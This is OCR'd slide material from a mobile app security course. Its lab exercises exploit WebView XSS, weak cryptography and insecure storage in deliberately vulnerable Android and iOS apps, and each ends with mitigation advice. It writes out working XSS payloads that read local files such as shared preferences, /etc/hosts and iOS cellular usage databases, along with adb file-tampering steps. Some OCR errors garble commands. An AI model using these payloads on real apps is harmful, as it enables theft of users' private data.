
Payload:

```
<script>alert(location)</script>
```

Labs

Webviews and Data Exfiltration





Another way would be to use the command line:

Command:

```
adb shell

emulator:/$ find /mnt/sdcard/Android/data/owasp.sat.agoat/
```

Output:

```
/mnt/sdcard/Android/data/owasp.sat.agoat/

/mnt/sdcard/Android/data/owasp.sat.agoat/files

/mnt/sdcard/Android/data/owasp.sat.agoat/files/xss_ext.html
```

Once we know the location, we can pull this file and change it, to simulate a malicious application on the phone (i.e. with SD Card access) doing the same thing:

Labs

Webviews and Data Exfiltration

Command:

```
ad pull /mnt/sdcard/Android/data/owasp.sat.agoat/files/xss_ext.html
```

We can now edit the file and add any XSS payload we want, for example:

File: `xss_ext.html`

Code:

```
<html>

<body>

<h2>External Storage</h2>
```

Labs

Webviews and Data Exfiltration

```
<script> function displayContent(){ var a=document. getElementById("name");
document.write(a.value) ; </script>

Name: <input type="text" id="name"/> </br></br>

<input Hype="button" value="Display" onclick="displayContent()"
style="background-color: black; color:white; border: 2px solid #000000"/>
<script>a=new XMLHttpRequest);a.open('GET'
"file:///data/data/owasp.sat.agoat/shared
prefs/users.xml",false);a.send();alert(a. responseText);</script>

</body>

</html>
```

After that change, we can push the file again to see what happens:

Command:


```
ad push xss_ext.html/mnt/sdcard/Android/data/owasp.sat.agoat/files/xss_ext.html
```

Output:

```
x5s_ext.html: 1 file pushed. 0.0 MB/s (573 bytes in 0.019s)
```


Labs

Webviews and Data Exfiltration



Labs

Webviews and Data Exfiltration

Affected Code: owasp/sat/agoat/XSSActivity.java

```
webSettings1.setJavaScriptEnabled(true);

webSettings1.setAllowUniversalAccessFromFileURLs(true);

webSettings1.setAllowFileAccessFromFileURLs(true);

webSettings1.setAllowFileAccess(true);

webSettings1.setAllowContentAccess(true);

webSettings1.setJavaScriptCanOpenWindowsAutomatically(true);

webSettings1.setDomStorageEnabled(true);

webSettings1.setLoadwithoverviewMode(true);

webSettings1.supportMultipleWindows();
```

Labs

Webviews and Data Exfiltration

Affected Code: owasp/sat/agoat/XSSActivity.java

```
Intrinsics.checkExpressionvalueIsNotNull(webSettings2,"webSettings2");

webSettings2.setJavaScriptEnabled(true);

webSettings2.setAllowUniversalAccessFromFileURLs(true);

webSettings2.setAllowFileAccessFromFileURLs(true);

webSettings2.setAllowFileAccess(true);
```

Labs

Exercice 6 : Exploiting WebView

Mission Briefing :

The application contains a webView to render HTML code. Can you check if it contains any security holes ?

Ressources :

- Twitter lite XSS

  https://hackerone.com/reports/499348

- ownCloud WebView XSS

  https://hackerone.com/reports/87835

Level :

Tools :

NA

Bounty :

1120 $

Labs

Exercice 6 : Exploiting WebView [Solution]

Step 1 : Confirming the XSS

Payload :


```
<h1>Hello</h1>
```

URL : https://tmmmmmr.github.io/xss_1.html

Labs

Exercice 6 : Exploiting WebView [Solution]

Result:



Labs

Exercice 6 : Exploiting WebView [Solution]

Step 1 : Confirming the XSS


Payload :

```
<img src=x onerror=alert(1)>
<script>alert(1)</script>
```

Labs

Exercice 6 : Exploiting WebView [Solution]

Result:



Labs

Exercice 6 : Exploiting WebView [Solution]

Step 2 : Identify the execution context

Payload :

```
<script>alert(location)</script>
```

Labs

Exercice 6 : Exploiting WebView [Solution]

Step 3 : Data Exfiltration

Payload :


```
<script> a = new XMLHttpRequest(); a.open('GET','file:///etc/hosts', false);
a.send();alert(a.responseText);</script>
```

This will allow us to determine if the Same Origin Policy is enabled or not.

Labs

Exercice 6 : Exploiting WebView [Solution]

Local file read :



Mitigation Recommendations:

- Where possible favor **TextViews** over WebViews, XSS is not possible on TextViews.
- If you must use Webviews, **disable as many settings as possible**, especially **JavaScript**, all file access options and any other not strictly required functionality. Leave the minimum settings possible for the application to work.
- Output **encode user input** prior to rendering it in any Webview Avoid DOM XSS sinks as much as possible, otherwise **sanitize user input** prior to assigning it to a DOM XSS sink (i.e. innerHTML, location, href, etc.)

For additional mitigation guidance, please see the **OWASP XSS Prevention Cheat Sheet:**

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Mitigation Recommendations: SafeBrowsing API

https://developers.google.com/safe-browsing/v4

https://developer.android.com/training/safetynet/safebrowsing

Labs

And …

What about iOS ?

Labs

Webviews and Data Exfiltration


iOS

UIWebViews in iOS allow apps to include a webview that can render HTML code. If user input is not output encoded correctly, attackers can take advantage of this to execute arbitrary JavaScript or render malicious HTML in the security context of the app.

Labs

Webviews and Data Exfiltration

Open DVIA-v2 and navigate to **Webview Issues** from the menu, then click on **Start Challenge** :



Given that we are inside a webview, let's try some HTML tags and see if it they are output encoded correctly or not:

Input: `<h1>Hello</h1>`

Output:

This confirms that we have HTML injection, now we can progress with additional payloads to answer the following **questions**:

- Can we also **run arbitrary JavaScript**?
- If so, under what **context** is JavaScript executed?
- If XSS from a privileged context, can we **read phone files** and **send** them to the attacker?


Labs

Exercice 9 : Exploiting XSS

Payload XSS :

```
<script> a = new XMLHttpRequest();
a.open('GET','file:///private/var/wireless/Library/Databases/DataUsage.sqlite',
true); a.send();alert(a.responseText);</script>
```

Output :



Labs


Webviews and Data Exfiltration

iOS

Payload XSS :

```
<script>document.location='tel://1123456789'<script>
```

Ouput :



Labs

Webviews and Data Exfiltration

iOS

Question	payload	Result
Can we also run arbitrary JavaScript?	`<img src=x onerror=alert(1)>`	Yes!
If so, under what context is JavaScript executed?	`<script>alert(location)</script>`	**Context**: applewebdata:// **Privileged Context**: Not protected with the Same Origin Policy, we can read local files!

Labs

Webviews and Data Exfiltration

iOS

Question	payload	Result
If XSS from a privileged context, can we read phone files and send them to the attacker?	`<script>a = new XMLHttpRequest(); a.open('GET', 'file:///private/var/wireless/Library/Databases/CellularUsage.db', false); a. send(); alert(a.responseText);</script>`	Yes! We can read the phone history

Root Cause Analysis

Where is the problem? A possible way to find out is to narrow down our search to the locations of the source code **where WKWebViews and UIWebViews might be used**, this can be accomplished with the following command :

Command:

```
egrep "(WKWebView)UIWebView) | grep .swift:
```

Output:

```
Vulnerabilities/Client Side
Injection/Controller/ClientSideInjectionDetailViewController.swift: @IBOutlet var webView:
UIWebView!

Vulnerabilities/Donate/Controller/DonateDetailsViewController.swift: var webView:
WKWebView!
```

Labs

Webviews and Data Exfiltration

```
        nameTextField.delegate = self
        setupWebViewUI()
    }

    func setupWebViewUI() {
        webView.layer.borderColor = UIColor.lightGray.cgColor
        webView.layer.borderWidth = 1
        webView.layer.cornerRadius = 2
    }

}

extension ClientSideInjectionDetailViewController: UITextFieldDelegate {
    func textFieldShouldReturn(_ textField: UITextField) -> Bool {
        guard let name: String = nameTextField.text else { return false }
        webView.loadHTMLString("Hello \(name), I am inside a WebView!",
            baseURL: nil)
        nameTextField.resignFirstResponder()
        return true
    }
}
```

Labs

Webviews and Data Exfiltration

iOS

As we can see in the vulnerable code, **user input is concatenated** into a string **without prior sanitization**. Further, the webView URL **baseURL is set to nil**, which means that the **WebView will run with higher privileges**, hence enabling data exfiltration from the phone.

Please note that this issue is in part possible due to the fact *that **WebKitAllowUniversalAccessFromFileURLs*** and ***WebKitAllowFileAccessFromFileURLs*** are **turned on by default** on UWebView (disabled by default on WKWebView).

It is possible to turn these off manually on UIWebView, however, output encoding user input prior to the concatenation and for turning off JavaScript entirely the UIWeb View needs to be replaced by the **newer and safer WKWeb View**.

https://www.allysonomalley.com/2018/12/03/ios-bug-hunting-web-view-xss/

https://developer.apple.com/documentation/uikit/uiwebview

https://developer.apple.com/documentation/webkit/wkwebview

https://stackoverflow.com/questions/48835813/can-i-disable-js-in-a-uiwebview-objective-c

https://stackoverflow.com/questions/33828064/ios-web-view-javascript-disable?1q=1

Mitigation Recommendations:

- Using WKWebView instead UIWebView
- In case using UIWebView is necessary, it's recommended to :
  - Avoid using `-(void)loadRequest:(NSURLRequest *)request` for local files
  - Use `-(void)loadRequest:(NSString *)string baseURL:(NSURL *)baseURL` with a URL object as follow `[URLWithString:@"about:blank"]`

Labs

Your bounty !

+ $ 1120

Total : $ 4410

Labs

Exploiting Weak Cryptography

Common security issues related to cryptography when dealing with mobile apps :

- Hardecoded encryption keys
- Using outdated (or home made) encryption algorithmq
- Insecure random generator

Labs

Exploiting Weak Cryptography

Labs

Case Study : hardcoded keys

Example 1 : Hardcoded Master Key in LastPass Password Manager

https://team-sik.org/sik-2016-022/

https://www.apkhere.com/down/com.lastpass.lpandroid_4.0.52_free

Example 2 : CVE-2015-1453 - FortiClient Android - Hardcoded Encryption Keys

https://www.cvedetails.com/cve/CVE-2015-1453/

https://apkpure.com/forticlient-vpn/com.fortinet.forticlient_vpn/download/502080127-APK

Labs

Exercice 7 : Exploiting Weak Cryptography

Mission Briefing :

We want to check if our encryption system is secure enough ... Anyway you could help us ?

Ressources :

- Android Cryptographic APIs

  https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05e-Testing-Cryptography.md

- How Secure is your Android Keystore Authentication ?

  https://labs.f-secure.com/blog/how-secure-is-your-android-keystore-authentication/

Level :

Tools :

Frida

Bounty :

NA

Labs

Exercice 7 : Exploiting Weak Cryptography [Solution]

Use the following Frida script to trace encryption API calls :

https://github.com/FSecureLABS/android-keystore-audit/blob/master/frida-scripts/tracer-cipher.js

Exemple d'utilisation :

```
frida -l tracer-cipher.js -U -f infosecadventures.allsafe --no-pause
```

Follow OWASP best practices !

Mitigation Recommendations:

Check the MSTG :

https://github.com/OWASP/owasp-mstg/blob/master/Document/0x04g-Testing-Cryptography.md [section Cryptography for Mobile Apps]

Avoid using depracted/insecure crypto :

https://github.com/OWASP/owasp-mstg/blob/master/Document/0x04g-Testing-Cryptography.md#identifying-insecure-and/or-deprecated-cryptographic-algorithms

Avoid common configuration issues :

https://github.com/OWASP/owasp-mstg/blob/master/Document/0x04g-Testing-Cryptography.md#common-configuration-issues

Labs

Exploiting Local Storage

Android provides differentes approches to persist data locally :

- **Shared Preferences** : key-value XML storage system /data/data/<package-name>/shared_prefs/prefs_name.xml
- **Internal Storage** : each application has its own/isolated storage folder
- **External Storage** : SD Card readble by all installed applications
- **Local Database** : SQLite, Realm, etc.

Labs

Exercice 8 : Exploiting Local Storage

Mission Briefing :

We are using local storage to save user data, but we don't know if it's secure enough … could you please check this for us ?

Ressources :

- Insecure Data Storage in Vine Android App

  https://hackerone.com/reports/44727

Level :

Tools :

ADB

Bounty :


140 $

Labs

Exercice 8 : Exploiting Local Storage [Solution]

The application is storing username/password in clear text under « SharedPreferences » :

```
generic_x86_64:/data/data/infosecadventures.allsafe # cat shared_prefs/user.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="username">secret</string>
    <string name="password">secret</string>
</map>
generic_x86_64:/data/data/infosecadventures.allsafe #
```



Labs

Your bounty !

+ $ 140

Total : $ 4550

Mitigation :

We recommend using **Android KeyStore** for secure local data storage :

https://www.androidauthority.com/use-android-keystore-store-passwords-sensitive-information-623779/

Labs

And …

What about iOS ?

Declaration

```
@interface NSUserDefaults : NSObject
```

Overview

The `NSUserDefaults` class provides a programmatic interface for interacting with the defaults system. The defaults system allows an app to customize its behavior to match a user's preferences. For example, you can allow users to specify their preferred units of measurement or media playback speed. Apps store these preferences by assigning values to a set of parameters in a user's defaults database. The parameters are referred to as *defaults* because they're commonly used to determine an app's default state at startup or the way it acts by default.


At runtime, you use `NSUserDefaults` objects to read the defaults that your app uses from a user's defaults database. `NSUserDefaults` caches the information to avoid having to open the user's defaults database each time you need a default value. When you set a default value, it's changed synchronously within your process, and asynchronously to persistent storage and other processes.

Labs

Exploiting Insecure Data Storage

iOS

Extracting **NSUserdefaults** data using **Objection**




```
→  ~ objection -g 'DVIA-v2' explore
Using USB device `iOS Device`
Agent injected and responds ok!

     _   _         _   _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.9.6

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
....highaltitudehacks.DVIAswiftv2 on (iPad: 13.3.1) [usb] # ios nsuserdefaults get
{
    AKLastEmailListRequestDateKey = "2020-11-11 02:25:13 +0000";
    AKLastIDMSEnvironment = 0;
    AddingEmojiKeybordHandled = 1;
    AppleLanguages =     (
        "en-GB"
    );
    AppleLanguagesSchemaVersion = 1001;
    AppleLocale = "en_GB";
    ApplePasscodeKeyboards =     (
        "en_GB@sw=QWERTY;hw=Automatic",
        "emoji@sw=Emoji"
    );
    DemoValue = mantistest1234;
    INNextFreshmintRefreshDateKey = "626044774.375";
    INNextHearbeatDate = "626274825.784544";
    NSAllowsDefaultLineBreakStrategy = 1;
    NSInterfaceStyle = macintosh;
    NSLanguages =     (
```

Labs

Exploiting Insecure Data Storage

